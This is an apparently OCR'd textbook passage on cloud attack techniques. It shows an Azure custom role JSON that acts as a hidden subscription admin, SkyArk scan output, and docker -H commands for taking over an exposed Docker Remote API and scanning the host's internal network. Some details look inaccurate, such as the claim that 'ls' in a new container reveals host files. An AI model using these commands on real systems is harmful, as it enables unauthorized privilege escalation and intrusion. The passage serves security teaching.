
- **Modifying Existing Roles**

  Attackers abuse **`Microsoft.Authorization/roleDefinitions/write`** permissions to modify an existing role and create new admin accounts.

- **Creating New Accounts**

  Attackers with the **`Microsoft.Authorization/roleAssignments/write`** permission can assign new roles for privileged accounts.

Attackers can also leverage custom roles to create new shadow admin accounts.



```
{
  "Name": "Storage Team Leader",
  "Id": null,
  "IsCustom": true,
  "Description": "Allows a Storage Team Leader to do his work",
  "Actions": [
    "Microsoft.Storage/*",
    "Microsoft.StorageSync/*",
    "Microsoft.Sql/managedInstances/databases/*",
    "Microsoft.DBforMySQL/servers/databases/*",
    "Microsoft.Authorization/roleAssignments/*"
  ],
  "NotActions": [],
  "AssignableScopes": [
    "/subscriptions/6ec6070a-ded3-41bc-9541-14954bd22c3a"
  ]
}
```

Figure 19.78: Screenshot showing role permissions


The custom role "Storage Team Leader" is a full subscription admin. Attackers can abuse permissions such as **`Microsoft.Authorization/roleAssignments/*`** by leveraging the **`AssignableScopes`** subscription to assign any additional permissions for an account.

Shadow Admin Scan Tools

- **SkyArk**

  Source: *https://github.com*

  SkyArk contains two main scanning modules, **`AWStealth`** and **`AzureStealth`**. With the scanning results from SkyArk, attackers can discover the entities (users, groups, and roles) that have the most sensitive and risky permissions.



```
PS C:\Work\DEMO\AzureStealth\SkyArk-master\AzureStealth> Scan-AzureAdmins

  [+] Great, Azure "AZ" PowerShell Module exists

  [+] Great, Azure "AzureAD" PowerShell Module exists

Please connect to your desired Azure environment
These are the available Azure environments:

Name                ResourceManagerUrl
----                ------------------
AzureChinaCloud     https://management.chinacloudapi.cn/
AzureCloud          https://management.azure.com/
AzureGermanCloud    https://management.microsoftazure.de/
AzureUSGovernment   https://management.usgovcloudapi.net/


Do you use the US-based "AzureCloud" environment? Press (y/Y or n/N): y

  [+] Got valid Azure credentials

  [+] Connected to the Azure Active Directory:  MainLab.onmicrosoft.com

  [+] Running the scan with user:  SkyArkDemo@mainlab.onmicrosoft.com

Available Tanent ID/s:

   4c76293d-af38-47b7-b325-bd5f91227485

Available Subscription\s:

Name                Id                                   TenantId
----                --                                   --------
Labs-Pay-As-You-Go 6ec6070a-ded3-41bc-9566-14954bd22c3a 4c76293d-af38-47b7-b325-bd5f91227485


  [+] Scanning tenant ID:  4c76293d-af38-47b7-b325-bd5f91227485
      Retrieving information on 39 Azure AD users, great reconnaissance, check the results file in the end
```

Figure 19.79: Screenshot of SkyArk

The following are some additional tools to identify shadow admin accounts:

- Red-Shadow (*https://github.com*)
- ACLight2 (*https://github.com*)


Exploiting Docker Remote API

- **Retrieving files from the Docker host**
  - Run the following command to get an image of Alpine Linux:

    `$ docker -H <Remote IP:Port> pull alpine`
  - Create a container from the image using the following command:

    `$ docker -H <Remote IP:Port> run -t -d alpine`
  - Run the `ls` command inside the container to retrieve files stored on the Docker host:


    `$ docker -H <Remote IP:Port> exec modest_goldstine ls`



```
# Get an image of Linux alpine
bash-3.2$ docker -H <Remote IP:Port> pull alpine
# Create a container from the image
bash-3.2$ docker -H <Remote IP:Port> run -t -d alpine
# Run 'ls' command inside the container
bash-3.2$ docker -H <Remote IP:Port> exec modest_goldstine ls
bin
dev
etc
home
lib
media
mnt
opt
```

- **Scanning internal network**
  - Use Nmap to scan the host's internal network to identify running services:

    `$ docker -H <docker host> run --network=host --rm marsmensch/nmap -ox <IP Range>`



